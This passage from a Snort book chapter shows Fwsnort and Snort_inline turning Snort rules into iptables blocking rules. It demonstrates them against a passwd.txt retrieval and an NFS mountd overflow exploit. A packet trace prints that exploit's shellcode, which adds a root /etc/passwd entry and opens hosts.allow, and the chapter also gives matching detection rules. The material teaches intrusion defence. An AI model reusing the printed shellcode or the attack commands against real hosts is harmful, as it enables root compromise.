Note that this command assumes that /usr/src/linux-2.4.24 directory is where the kernel sources are located. Eventually, the following screen will be presented that will allow the string module patch to be applied:

```
Kernel:    /usr/src/linux
Userspace: /usr/local/src


Each patch is a new feature: many have minimal impact, some do not.
Almost every one has bugs, so I don't recommend applying them all!
-------------------------------------------------------
Already applied: submitted/01_2.4.19
                  submitted/02_2.4.20
                  submitted/03_2.4.21
                  submitted/04_2.4.22
                  submitted/05_2.4.23
                  submitted/90_fw_compat_local-nullbinding
                  pending/59_ip_nat_h-unused-var

Testing... string.patch NOT APPLIED (2 missing files)
The extra/string patch:
   Author: Emmanuel Roger <winfield@freegates.be>
   Status: Working, not with kernel 2.4.9

   This patch adds CONFIG_IP_NF_MATCH_STRING which allows you to
   match a string in a whole packet.

   THIS PATCH DOES NOT WORK WITH KERNEL 2.4.9 !!!

-----------------------------------------------------------------
Do you want to apply this patch [N/y/t/f/a/r/b/w/q/?]
```

Although a detailed explanation of the kernel compilation process is beyond the scope of this book, the essential piece of the puzzle is to make sure that CONFIG_IP_NF_MATCH_STRING=y is in the kernel .config file before compilation. This is most easily accomplished by using either *make xconfig* or *make menuconfig* and selecting the *String match support* option under the Netfilter Configuration section. Like many kernel options, string match support can either be compiled directly into the kernel or compiled as a module. However, on a production firewall, security is enhanced by removing support for loadable kernel modules, so for our particular configuration we will compile the string match extension into the kernel.

Next, we install Fwsnort itself. The latest Fwsnort tarball (0.6.3 as of this writing) can be downloaded from www.cipherdyne.org/fwsnort/download/ or found on the accompanying CD-ROM. After extracting the tarball, the install.pl script should be executed from the fwsnort-0.6.3 directory. The install.pl script will place Fwsnort in the filesystem at /usr/sbin/fwsnort, present the user with the option to download the latest Snort rules located at www.snort.org/dl/rules/snortrules-stable.tar.gz, and create the directory /etc/fwsnort where the Fwsnort configuration file and rules files will be placed. After completing these steps, Fwsnort is ready to be executed.

OINK!

As we said before, you *should not* be compiling things on your firewall. Compile elsewhere and move binaries over to the firewall. In addition, the advice mentioned in the patch-o-matic text previously is worth remembering—almost all of the patches offered have bugs! Think seriously about whether you trust this code and need this functionality enough to justify the risk of adding it to your firewall's kernel.

Configuration

By default, Fwsnort references the configuration file /etc/fwsnort/fwsnort.conf for all configuration directives. Although the installation script handles nearly all aspects of getting Fwsnort to a functional state as far as the filesystem is concerned, there are three variables within the Fwsnort configuration file that need to be manually edited before Fwsnort can function properly. These variables control which interfaces are external, internal, or part of a screened subnet (frequently, and incorrectly, called a *de-militarized zone* (DMZ)) on the firewall and are clearly denoted at the top of the fwsnort.conf file and initially have the value *_CHANGEME_*. For our discussion we will assume that eth0 is the external network interface of the IPtables firewall, and eth1 is the internal interface. There is no DMZ interface. See Figure 12.17 for a sample Fwsnort configuration file. Note that the *HOME_NET* and *EXTERNAL_NET* variables are similar to the same variables found in the configuration file for Snort itself, but instead of specifying networks, these variables specify interfaces. Fwsnort also supports whitelists in the same manner as Snortsam through the use of the *IGNOREIP* and *IGNORENET* variables shown commented out at the end of the example config file in Figure 12.17.

Figure 12.17 Fwsnort Configuration File /etc/fwsnort/fwsnort.conf

```
### Interface variables
EXTERNAL_INTF        eth0;
INTERNAL_INTF        eth1;
#DMZ_INTF              _CHANGEME_;

HOME_NET              INTERNAL_INTF;
```

Continued

Figure 12.17 Fwsnort Configuration File /etc/fwsnort/fwsnort.conf

```
EXTERNAL_NET         EXTERNAL_INTF;

### By default the SERVER variables are linked to the
### internal interface on the firewall, but can contain a
### comma separated list of IP addresses or networks.
### IMPORTANT:  If you are running IPtables on an ordinary
### host without multiple network interfaces, then you
### will need to point the following variables to
### "EXTERNAL_INTF".  For example:
### HTTP_SERVERS    EXTERNAL_INTF;

HTTP_SERVERS         INTERNAL_INTF;
SMTP_SERVERS         INTERNAL_INTF;
DNS_SERVERS          INTERNAL_INTF;
SQL_SERVERS          INTERNAL_INTF;
TELNET_SERVERS       INTERNAL_INTF;

### Use the following variables to define hosts and/or networks that
### should never illicit a response from fwsnort.  These variable can be
### specified multiple times to whitelist as many hosts/networks as
### needed.  For example to whitelist the ip 192.168.10.1 and the
### network 10.10.10.0/24, you would specify IGNOREIP and IGNORENET
### variables like so:
#IGNOREIP 192.168.10.1;
#IGNORENET 10.10.10.0/24;
```

Execution

Fwsnort supports several command-line arguments to alter its behavior as it is executed from the command line. A complete listing of all supported options is available n the Fwsnort man page. The general strategy employed by Fwsnort is to first parse the IPtables ruleset that is currently running on the local system, then translate any Snort rules that the policy may actually permit through, and lastly to create a Bourne shell script /etc/fwsnort/fwsnort.sh that implements the new resulting IPtables ruleset. This script creates a custom IPtables FORWARD chain and a custom INPUT chain for each interface, and adds a jump rule to the built-in FORWARD and INPUT chains that jumps packets into the custom chains for examination by Fwsnort. By default, Fwsnort only logs the Snort SID value corresponding to specific attacks; it does *not* implement active response without the use of either the *–ipt-reject* or *–ipt-drop* command-line options.

Figure 12.18 Sample Fwsnort Execution

```
 [firewall]# fwsnort --ipt-reject
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
    Snort Rules File          Success    Fail     Ipt_apply   Total

 .. snmp.rules                17         0        0           17
 .. finger.rules              13         0        0           13
 .. info.rules                6          1        0           7
 .. ddos.rules                18         15       0           33
 .. virus.rules               1          18       0           19
 .. icmp.rules                7          15       7           22
 .. dns.rules                 13         6        2           19
 .. rpc.rules                 0          128      0           128
 .. backdoor.rules            52         6        0           58
 .. scan.rules                15         10       1           25
 .. x11.rules                 2          0        0           2
 .. oracle.rules              19         6        0           25
 .. web-frontpage.rules       33         1        33          34
 .. misc.rules                23         21       1           44
 .. shellcode.rules           0          19       0           19
 .. web-misc.rules            257        35       246         292
 .. policy.rules              10         12       0           22
 .. p2p.rules                 14         2        0           16
 .. ftp.rules                 13         39       0           52
 .. experimental.rules        0          0        0           0
 .. porn.rules                20         1        0           21
 .. deleted.rules             185        32       11          217
 .. sql.rules                 40         3        0           43
 .. pop2.rules                3          1        0           4
 .. imap.rules                0          16       0           16
```

Continued

Figure 12.18 Sample Fwsnort Execution

```
 .. smtp.rules                 18         7          0          25
 .. web-coldfusion.rules       35         0          35         35
 .. local.rules                0          0          0          0
 .. bad-traffic.rules          3          11         2          14
 .. dos.rules                  8          10         1          18
 .. web-client.rules           5          1          2          6
 .. web-cgi.rules              284        60         282        344
 .. other-ids.rules            3          0          0          3
 .. pop3.rules                 5          14         0          19
 .. exploit.rules              27         9          4          36
 .. multimedia.rules           2          4          1          6
 .. rservices.rules            11         2          0          13
 .. web-iis.rules              100        11         100        111
 .. mysql.rules                2          0          0          2
 .. icmp-info.rules            16         77         16         93
 .. web-php.rules              39         23         39         62
 .. telnet.rules               12         2          0          14
 .. chat.rules                 7          11         0          18
 .. netbios.rules              10         17         0          27
 .. nntp.rules                 0          2          0          2
 .. attack-responses.rules     13         3          0          16
 .. tftp.rules                 4          5          0          9
 .. web-attacks.rules          47         0          47         47
                              ========================================
                               1412       656        830        2068

 .. Generated iptables rules for 1412 out of 2068 signatures: 68.28%
 .. Found 830 applicable snort rules to your current iptables
    policy.

 .. Logfile:          /var/log/fwsnort.log
 .. Iptables script: /etc/fwsnort/fwsnort.sh
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

In Figure 12.18, for each Snort rules file we see the number of rules Fwsnort was able to translate into equivalent IPtables rules, the number that could not be translated, the number of applicable rules to the IPtables policy that is currently running on the host (this feature may be disabled with the *–no-ipt-sync* option), and the total number of rules in the Snort rules file. At the end of the output, statistics are displayed about the total number of rules that were successfully translated and the total number of rules that are applicable to the IPtables policy. Note that for our policy there are no applicable NetBIOS or Telnet rules even though 10 and 12 NetBIOS and Telnet Snort rules were successfully translated, respectively. Fwsnort supports the translation of an individual Snort rules file or even of a single Snort rule through the use of the *–type* or *–snort-sid <sid>* command-line options.


OINK!

The IPtables string match module uses the Boyer Moore string search algorithm, which is extremely fast. However, converting the entire Snort ruleset into an equivalent IPtables policy would result in (conservatively) around 4000 rules (2000 for each Fwsnort chain), which is excessive for any firewall policy. Your results may vary, but Fwsnort works best when a few choice Snort rules are converted that are tuned for your particular network configuration. In addition, remember that potential bugs in kernel-level code can have much more damaging results to a system than bugs in a userland application. By the way, generating some hard benchmarking numbers for Fwsnort would be a great contribution to the open-source community since such numbers don't exist yet!

WWWBoard passwd.txt Access Attack (Revisited)

Now that we have our brand new Fwsnort software installed on the firewall, it is time to see how it handles a real attack. Specifically, we will employ the network diagram in Figure 12.19 and execute the same *WEB-CGI /wwwboard/passwd.txt access* attack we used against the Snortsam network.

Figure 12.19 Fwsnort Network



Evilhost is once again our villain, and the Web server our not-so-hapless victim. This time, there is no separate Snort system and no dedicated management network hanging off the firewall. All IDS detection functions and IPS drop/reject functions are implemented by Fwsnort directly in the IPtables policy running on the firewall. Effectively, the completeness of IPtables allows us to put a significant portion of the functionality provided by Snort directly into the Linux kernel. We first run Fwsnort from the command line and have it generate an IPtables ruleset designed to both log and reset any Web session that matches the string "/www-board/passwd.txt" from Snort SID 807. The output of this command along with the Bourne shell script it produces is listed in Figure 12.20.

Figure 12.20 Fwsnort Command for SID 807

```
[firewall]# fwsnort --snort-sid 807 --ipt-reject
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
 .. Generated iptables rules for 1 out of 2068 signatures: 0.05%
 .. Found 1 applicable snort rules to your current iptables
    policy.

 .. Logfile:          /var/log/fwsnort.log
 .. Iptables script: /etc/fwsnort/fwsnort.sh
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

[firewall]# cat /etc/fwsnort/fwsnort.sh
#!/bin/sh
```

Continued

Figure 12.20 Fwsnort Command for SID 807

```
#==================== config ====================
ECHO=/bin/echo
IPTABLES=/sbin/iptables
#================== end config ==================

###
############ Create fwsnort iptables chains. ############
###
$IPTABLES -N fwsnort_INPUT_eth1 2> /dev/null
$IPTABLES -F fwsnort_INPUT_eth1

$IPTABLES -N fwsnort_INPUT_eth0 2> /dev/null
$IPTABLES -F fwsnort_INPUT_eth0

$IPTABLES -N fwsnort_FORWARD 2> /dev/null
$IPTABLES -F fwsnort_FORWARD

###
############ web-cgi.rules ############
###
$ECHO " .. Adding web-cgi rules."
### msg: "WEB-CGI /wwwboard/passwd.txt access", classtype: "attempted-
recon", reference: "arachnids,463"
$IPTABLES -A fwsnort_FORWARD -p tcp -d 192.168.10.0/24 –dport 80 –tcp-
flags ACK ACK -m string –string "/wwwboard/passwd.txt" -j LOG –log-prefix
"SID807 "
$IPTABLES -A fwsnort_FORWARD -p tcp -d 192.168.10.0/24 –dport 80 –tcp-flags
ACK ACK -m string –string "/wwwboard/passwd.txt" -j REJECT –reject-with
tcp-reset
###
############ Jump traffic to the fwsnort chains. ############
###
$IPTABLES -I INPUT 1 -i eth1 -j fwsnort_INPUT_eth1
$IPTABLES -I INPUT 1 -i eth0 -j fwsnort_INPUT_eth0
```

Continued

Figure 12.20 Fwsnort Command for SID 807

```
$IPTABLES -I FORWARD 1 -j fwsnort_FORWARD

### EOF ###
```

The two most important IPtables commands in the fwsnort.sh script in Figure 12.20 are listed in **bold**. The first of these commands instructs IPtables to generate a log message for any TCP packet with the ack flag set that is destined for an address within the 192.168.10.0/24 subnet that also contains the string "/www-board/passwd.txt". The log message will contain all of the standard information included within an IPtables log message (see http://logi.cc/linux/netfilter-log-format.php3 for more information), but will also include the readily identifiable string *SID807*. The next IPtables command will have IPtables generate a TCP reset packet for any matching Web session. It would be just as easy to drop the packets without sending a reset through the use of the *–ipt-drop* option to Fwsnort—this example was generated with the *–ipt-reject* option. Generating a reset packet has the advantage that TCP will not attempt retransmitting packets, as we saw in when Snortsam added the block rule to the firewall. However, since the IPtables ipt_REJECT code sends the reset packet to the client instead of the server, the client could ignore the effort by Fwsnort to tear down the session by either running a modified TCP stack that ignores resets or intercept the reset before it can reach the TCP stack. Without further ado, let's run the *fwsnort.sh* shell script on the firewall and see what actually happens on the network when we run the attack.

```
[firewall]# /etc/fwsnort/fwsnort.sh
.. Adding web-cgi rules.


[evilhost]$ wget -O passwd.txt -t 1 http://68.48.x.x/wwwboard/passwd.txt
--12:44:51--  http://68.48.x.x/wwwboard/passwd.txt
           => `passwd.txt.5'
Connecting to 68.48.x.x:80... connected.
HTTP request sent, awaiting response...
Read error (Connection reset by peer) in headers.
Giving up.
```

This time, the session is allowed to be established, but then as soon as the HTTP request is sent it appears that the session is torn down by the server. We can confirm this by examining a packet trace taken on the external interface of the firewall as usual.

```
[firewall]# tcpdump -l -X -s 1500 -n -i eth0 port 80 and tcp and host
204.174.x.x
tcpdump: listening on eth0
204.174.x.x.40491 > 68.48.x.x.80: S 3376765297:3376765297(0) win 5840
68.48.x.x.80 > 204.174.x.x.40491: S 1814833248:1814833248(0) ack
204.174.x.x.40491 > 68.48.x.x.80: P 1:119(118) ack 1 win 5840
0x0000   4500 00aa a927 4000 3206 5eb0 ccae df18        E....'@.2.^.....
0x0010   0000 0000 9e2b 0050 c945 5972 6c2c 2861        .....+.P.EYrl,(a
0x0020   8018 16d0 7980 0000 0101 080a 14e3 f05e        ....y..........^
0x0030   0070 4122 4745 5420 2f77 7777 626f 6172        .pA"GET./wwwboar
0x0040   642f 7061 7373 7764 2e74 7874 2048 5454        d/passwd.txt.HTT
0x0050   502f 312e 300d 0a55 7365 722d 4167 656e        P/1.0..User-Agen
0x0060   743a 2057 6765 742f 312e 382e 320d 0a48        t:.Wget/1.8.2..H
0x0070   6f73 743a 2036 382e 3438 2e78 782e 7878        ost:.68.48.xx.xx
0x0080   370d 0a41 6363 6570 743a 202a 2f2a 0d0a        7..Accept:.*/*..
0x0090   436f 6e6e 6563 7469 6f6e 3a20 4b65 6570        Connection:.Keep
0x00a0   2d41 6c69 7665 0d0a 0d0a                        -Alive....
15:44:50.093323 68.48.x.x.80 > 204.174.x.x.40491: R 1814833249:1814833249(0)
win 0
204.174.x.x.40491 > 68.48.x.x.80: . ack 1 win 5840
```

We see from the trace that the three-way TCP handshake has no problems being established just as one would expect. Then, as soon as the HTTP request is sent, the server sends a reset packet (listed in **bold**) to the client, which tears down the session. From the server's perspective we see the following:

```
[webserver]# tcpdump -i eth0 -l -n -X -s 1500 port 80 and tcp and host
204.174.x.x
204.174.x.x.40491 > 192.168.10.20.80: S 3376765297:3376765297(0) win 5840
192.168.10.20.80 > 204.174.x.x.40491: S 1814833248:1814833248(0) ack
3376765297 win 5792
204.174.x.x.40491 > 192.168.10.20.80: . ack 1 win 5840
```

The most important thing to notice in this trace is that the HTTP request never actually makes it through to the Web server. Had our server actually been vulnerable to the exploit, the attack would have been blocked at the firewall and been completely unsuccessful. No retransmissions are ever generated because the server never sees any application request from the client, and the client never has the opportunity to retransmit the original request because the TCP reset packet generated by the firewall forces the entire session to be destroyed. Note that the packet trace taken on the Web server shows its internal address on the network instead of the external address on the firewall to which the client connects. So, we have succeeded in thwarting this attack, but what about a completely different attack from the same IP address? Due to the fact that the IPtables policy generated by Fwsnort is static, the client still has connectivity to the Web server. Only those specific Snort rules that have been translated into equivalent IPtables rules are blocked. However, Fwsnort by default uses the IPtables *log-prefix* option to log the Snort rule SID to the system log whenever a matching packet attempts to traverse the interfaces on the firewall. In the specific case of the WEB-CGI /wwwboard/passwd.txt access shown previously, the following log message appears in /var/log/messages:

```
Feb 22 19:42:57 firewall kernel: SID807 IN=eth0 OUT=eth1 SRC=204.174.x.x
DST=192.168.10.20 LEN=200 TOS=0x00 PREC=0x00 TTL=49 ID=7419 DF PROTO=TCP
SPT=40491 DPT=80 WINDOW=5840 RES=0x00 ACK PSH URGP=0
```

Once such a message is written to the system log, it can be analyzed by *psad*, Michael Rash's Port Scan Attack Detector, (see www.cipherdyne.org/psad), which has the capability of sending alerts and automatically blocking IP addresses based on the *SIDxxx* component of IPtables log messages such as the one just displayed. A sample e-mail alert generated by psad from the previous IPtables log message appears in Figure 12.21. *whois* information about the source IP address has been removed for brevity.

Figure 12.21 Sample psad Alert Generated from SID 807 Attack

```
From: root <root@cipherdyne.org>
Subject:  ** psad: [DL2] SCAN from: evilhost
To: mbr@cipherdyne.org
X-Original-To: mbr@cipherdyne.org
Delivered-To: mbr@cipherdyne.org
Date: Wed, 31 Mar 2004 00:38:35 -0500 (EST)

=-=-=-=-=-=-=-=-=-=-= Wed Mar 31 00:38:35 2004 =-=-=-=-=-=-=-=-=-=-=
 ** psad: Suspicious traffic detected against 192.168.10.20

         Danger level: [2] (out of 5)
```

Continued

Figure 12.21 Sample psad Alert Generated from SID 807 Attack

```
    Scanned tcp ports: [80: 1 packets]
            tcp flags: [ACK PSH: 1 pkts]

               Source: 204.174.x.x
          Destination: 192.168.10.20
                  DNS: webserver

         Syslog host: syslog_host

    Current interval:  Wed Mar 31 00:38:35 2004 (start)
                       Wed Mar 31 00:38:40 2004 (end)

  Overall stats since: Fri Feb 20 17:59:13 2004
   Complete tcp range: [80]

   chain:     interface:   tcp:      udp:     icmp:
   forward    eth0         16        0        0


 ** tcp scan signatures: **

   "WEB-CGI /wwwboard/passwd.txt access"
       classtype: web-application-attack
       sid:        807
       content:    "/wwwboard/passwd.txt"
       chain:      forward
       packets:    1

 ** Whois Information: **
=-=-=-=-=-=-=-=-=-=-=-= Wed Mar 31 00:38:35 2004 =-=-=-=-=-=-=-=-=-=-=-=
```

Notes from the Underground…

Fwsnort Evasion

The IPtables string match module strictly attempts to match strings against the content portion of individual packets. Hence, any IDS evasion technique that breaks an attack string across multiple packets or alters an attack string in any way will defeat the string match module. Such techniques include packet fragmentation, URL encoding, polymorphic shell code, whisker-style *session splicing* (see www.wiretrip.net/rfp/txt/whiskerids.html), and so forth. Some of Snort's preprocessors, discussed in Chapter 6, "Preprocessors," combat these techniques by attempting to either canonicalize data or alert on anomalies—Fwsnort is obviously simpler and thus cannot perform these functions. There are many worms and viruses that make no effort to hide their tracks, however, so Fwsnort can be useful as a basic active response system for such network baddies as well as for those attackers who neglect to use these more advanced techniques. You will see the following URL in other places in this book, but just in case you haven't seen it until now, the canonical reference for evading detection by a NIDS is

"Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection" by Thomas H. Ptacek & Timothy N. Newsham (www.insecure.org/stf/secnet_ids/secnet_ids.html).

NFS mountd Overflow Attack (Revisited)

We have seen how Fwsnort reacts to the Web server passwd.txt access attack by generating a TCP reset packet that tears down the offending TCP session. Now, let's explore how Fwsnort reacts to an attack that is sent over the UDP protocol. Naturally, we use the same mountd overflow exploit, which is detected by Snort SID 316. First, we need to have Fwsnort generate a shell script that is designed to react to the attack and apply it to the firewall (see Figure 12.22).

Figure 12.22 Fwsnort Command for SID 316

```
[firewall]# fwsnort --snort-sid 316 --ipt-reject
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
 .. Generated iptables rules for 1 out of 2068 signatures: 0.05%
 .. Found 1 applicable snort rules to your current iptables
    policy.

 .. Logfile:          /var/log/fwsnort.log
 .. Iptables script: /etc/fwsnort/fwsnort.sh
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

[firewall]# /etc/fwsnort/fwsnort.sh
.. Adding exploit rules.
```

The resulting Fwsnort shell script is identical to the script for SID 807 in Figure 12.20, except for the two IPtables commands that are designed to log and react to the attack. Due to the fact that the Snort rule for the mountd exploit makes use of hex codes in the content field, the new IPtables commands make use of the *–hex-string* option (see Figure 12.23).

Figure 12.23 Fwsnort SID 316 IPtables Commands

```
$IPTABLES -A fwsnort_FORWARD -p udp -d 192.168.10.0/24 -m string —hex-
string
"|eb56 5E56 5656 31d2 8856 0b88 561e|" -j LOG --log-prefix "SID316 "
$IPTABLES -A fwsnort_FORWARD -p udp -d 192.168.10.0/24 -m string --hex-
string
“|eb56 5E56 5656 31d2 8856 0b88 561e|” -j REJECT --reject-with icmp-port-
unreachable
```

Now we execute the attack again and watch a packet trace on the external interface of the firewall in Figure 12.24. Note that the initial request immediately elicits an *ICMP port unreachable* response from the firewall and no more packets are transmitted. The server never has an opportunity to be hit by the overflow attack packet.

Figure 12.24 NFS mountd Overflow Attack and Packet Trace

```
[evilhost]$ ./mx 68.48.x.x
code length = 211, used retaddr is bfffe7a0
ok, attacking target 68.48.x.x

[firewall]# tcpdump -i eth0 -s 1500 udp -X -l -n
tcpdump: listening on eth0
204.174.x.x.33854 > 68.48.x.x.sunrpc: udp 56 (DF)
68.48.x.x.sunrpc > 204.174.x.x.33854: udp 28 (DF)
204.174.x.x.33854 > 68.48.x.x.32772: udp 1108 (DF)
0x0000   4500 0470 0000 4000 4011 7929 c0a8 1e01        E..p..@.@.y)....
0x0010   c0a8 1e02 843e 8004 045c 7609 7ceb ba6b        .....>...\v.|..k
0x0020   0000 0000 0000 0002 0001 86a5 0000 0001        ................
0x0030   0000 0001 0000 0001 0000 0028 406b 1b53        ...........(@k.S
0x0040   0000 0007 6f72 7468 616e 6300 0000 03e8        ....orthanc.....
0x0050   0000 0064 0000 0003 0000 0064 0000 000a        ...d.......d....
0x0060   0000 0010 0000 0000 0000 0000 0000 03ff        ................
0x0070   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0080   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0090   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0370   9090 9090 eb56 5e56 5656 31d2 8856 0b88        .....V^VVV1..V..
0x0380   561e 8856 2788 5638 b20a 8856 1d88 5626        V..V'.V8...V..V&
0x0390   5b31 c941 4131 c0b0 05cd 8050 89c3 31c9        [1.AA1.....P..1.
0x03a0   31d2 b202 31c0 b013 cd80 5889 c289 c359        1...1.....X....Y
0x03b0   5231 d2b2 0c01 d1b2 1331 c0b0 0431 d2b2        R1.......1...1..
0x03c0   12cd 805b 31c0 b006 cd80 eb3f e8a5 ffff        ...[1......?....
0x03d0   ff2f 6574 632f 7061 7373 7764 787a 3a3a        ./etc/passwdxz::
0x03e0   303a 303a 3a2f 3a2f 6269 6e2f 7368 7878        0:0::/:/bin/shxx
0x03f0   414c 4c3a 414c 4c78 782f 6574 632f 686f        ALL:ALLxx/etc/ho
0x0400   7374 732e 616c 6c6f 7778 ff5b 5331 c9b1        sts.allowx.[S1..
0x0410   2801 cbb1 0231 c0b0 05cd 8050 89c3 31c9        (....1.....P..1.
0x0420   31d2 b202 31c0 b013 cd80 5b59 5331 d2b2        1...1.....[YS1..
0x0430   1f01 d1b2 0831 c0b0 04cd 805b 31c0 b006        .....1.....[1...
0x0440   cd80 31c0 40cd 80a0 e7ff bfa0 e7ff bfa0        ..1.@...........
0x0450   e7ff bfa0 e7ff bfa0 e7ff bfa0 e7ff bfa0        ................
```

Continued

Figure 12.24 NFS mountd Overflow Attack and Packet Trace

```
0x0460   e7ff bfa0 e7ff bfa0 e7ff bfa0 e7ff bf00        ................
68.48.x.x > 204.174.x.x: icmp: 68.48.x.x udp port 53 unreachable [tos 0xc0]
```

This section explored how Fwsnort implements active response to two different attacks over the TCP and UDP protocols. Fwsnort is highly specific to IPtables and its string matching kernel module, but as Linux adoption accelerates there are continually more and more systems capable of deploying Fwsnort. The strategy employed by Fwsnort does not lend itself to the wholesale blocking of IP addresses, but rather takes a targeted approach to individual attacks as defined by the Snort rules files. This is very similar to the approach taken by Snort_inline, as we will see in the next section.

Snort_inline

The phrase *intrusion prevention* has enjoyed much publicity of late in the security community. Many commercial vendors are scrambling to make it to the top of the IPS market. The open-source community always seems to provide quality alternatives to commercially available software, and the intrusion prevention arena is no exception. Snort_inline is an open-source IPS that is based fundamentally on Snort and can be freely downloaded from http://snort-inline.sourceforge.net/. It can also be found on the CD-ROM accompanying this book. Jed Haile initially wrote Snort_inline, which is now maintained by Rob McMillen.

The primary distinguishing factor that promotes an active response system to a full IPS is the capability to modify packets in real time as they enter and/or exit a network. This means that packets must travel *through* the IPS, so it must be an *inline* device. Hence, the IPS must either be a hop in the route packets traverse as they enter or exit the network, or must act as a bridge between two Ethernet network segments (for our discussion we will assume Ethernet is our data-link layer protocol). If the IPS acts as a bridge, then it will not be recognizable as an additional hop since Time To Live (TTL) values are not decremented as packets are processed across its interfaces. An inline device is in a position to not only drop or reject individual packets based on the application layer, but also alter application data within the device and before sending the packet on its way. In many cases, this capability allows an IPS to nullify attacks in such a way that it may be difficult to detect the application modification at the client side (for example, buffer overflow attacks frequently involve trial and error before hitting the offsets correctly), and before the attack is able to cause any damage. This is even more interesting considering that most attacks that can result in an actual compromise instead of a DoS of a target system exploit an application-level vulnerability. Snort_inline is meant to run on a Linux system that is running in bridging mode, and as such is an inline device. Snort_inline make use of a packet queuing library called *libipq* that is provided by IPtables to allow the kernel to queue packets from kernel space to an application running in user space. In our case, this application will be Snort_inline, which is a version of Snort that has been modified to use libipq as its packet collection mechanism instead of the standard libpcap (see www.tcpdump.org). After examining each packet in turn, Snort_inline will make a decision about whether to drop, reject, or alter the packet before sending on it way via libnet (see www.packetfactory.net/Projects/Libnet/).

OINK!

Both libpcap and libnet are two extremely important libraries used by many projects in the open-source community. Libpcap is a packet capture library that can be used to assist in the creation of everything from a custom Ethernet sniffer to an IDS. Libnet is a low-level interface used to create packets and put them on the wire. Libnet can be used to create network testing or scanning tools, and is useful for answering questions like, "I wonder how the IP stack on host X will handle a strange packet like Y."

So far, with Snortsam and Fwsnort we have seen two implementations of active response, but neither of these pieces of software touched packet application-layer data. Snortsam implemented active response at the network layer through the wholesale blocking of IP addresses. Fwsnort implemented active response at the transport layer through the use of TCP reset packets for individual TCP sessions or issuing ICMP port-unreachable messages in response to UDP packets. In this section, we will revisit the passwd.txt access and mountd overflow attacks from the previous sections and show how Snort_inline responds to such exploits at the application layer.

Installation

The installation of Snort_inline is somewhat involved. It requires a kernel recompile and the installation of bridge-utils and libipq (which is classified as a development library by the Netfilter project). In addition, Snort_inline requires a 1.0.x version of libnet instead of a later version in the 1.1.*x* series, so you may need to install the older libnet if your Linux distribution shipped with a recent version.

A stock Linux kernel in the 2.4 series (and higher) can be compiled to act as an Ethernet bridge and act as a firewall with IPtables. However, Linux cannot support both capabilities at the same time. Therefore, Linux cannot apply IPtables restrictions to packets that are to traverse interfaces that have been configured to be part of a bridge. Fortunately, the open-source community has not neglected this nagging detail. A patch to the kernel sources is provided by the *Ebtables* project (see http://ebtables.sourceforge.net/) and adds the capability to firewall packets sent through an Ethernet bridge. Although a thorough treatment of the kernel compilation process is beyond the scope of this book, the general steps in Figure 12.25 are required to correctly configure and compile the kernel for our needs. Note that for this discussion, we will assume the sources for kernel 2.4.24 are already installed in the directory /usr/src/linux-2.4.24.

Figure 12.25 Compilation Steps for Bridging Linux Kernel

1. Download the Ebtables kernel patch against Linux kernel 2.4.24 from http://ebtables.sourceforge.net/download.html#latest. Copy the resulting file ebtables-brnf-5_vs_2.4.24.diff to the kernel sources directory /usr/src/linux-2.4.24.
2. Run the following command to apply the patch to the kernel sources:

   ```
   patch -p1 < ebtables-brnf-5_vs_2.4.24.diff
   ```

3. Configure the kernel with your favorite kernel configuration interface, such as "make menuconfig." The important kernel options to enable under the Networking options tree are:
   - 802.1d Ethernet Bridging
   - Network packet filtering (replaces IPchains)
   - Userspace queuing via NETLINK

Continued

Figure 12.25 Compilation Steps for Bridging Linux Kernel

- IP tables support (required for filtering/masq/NAT)
- Packet filtering

4. Compile and install the kernel in the usual way (see the kernel-HOWTO for more information: www.tldp.org/HOWTO/Kernel-HOWTO/index.html).

Now that we have a properly built kernel available to power the Snort_inline Linux system, we need to install libipq, bridge-utils, and finally Snort_inline itself (we assume that a 1.0.*x* version of libnet is already installed). For libipq, we download the latest release of IPtables (1.2.9 as of this writing) from www.netfilter.org or copy it from the accompanying CD-ROM. Unpack the tarball and issue the following commands from the resulting IPtables-1.2.9 directory:

```
# make KERNEL_DIR=/usr/src/linux-2.4.24
# make install KERNEL_DIR=/usr/src/linux-2.4.24
# make install-devel
```

Similarly, download bridge-utils from http://bridge.sourceforge.net/download.html or copy it from the accompanying CD-ROM, unpack the tarball, and issue the following commands from the bridge-utils sources directory:

```
# ./configure –prefix=/usr
# make
# make install
```

Lastly, we download the latest release of Snort_inline (2.1.0a as of this writing) from http://snort-inline.sourceforge.net/ or copy it from the accompanying CD-ROM, unpack the tarball, and run the following commands from the snort_inline-2.1.0a directory:

```
# ./configure --prefix=/usr --enable-inline
# make
# make install
```

The installation is now complete and we have a functional IPS at our disposal.

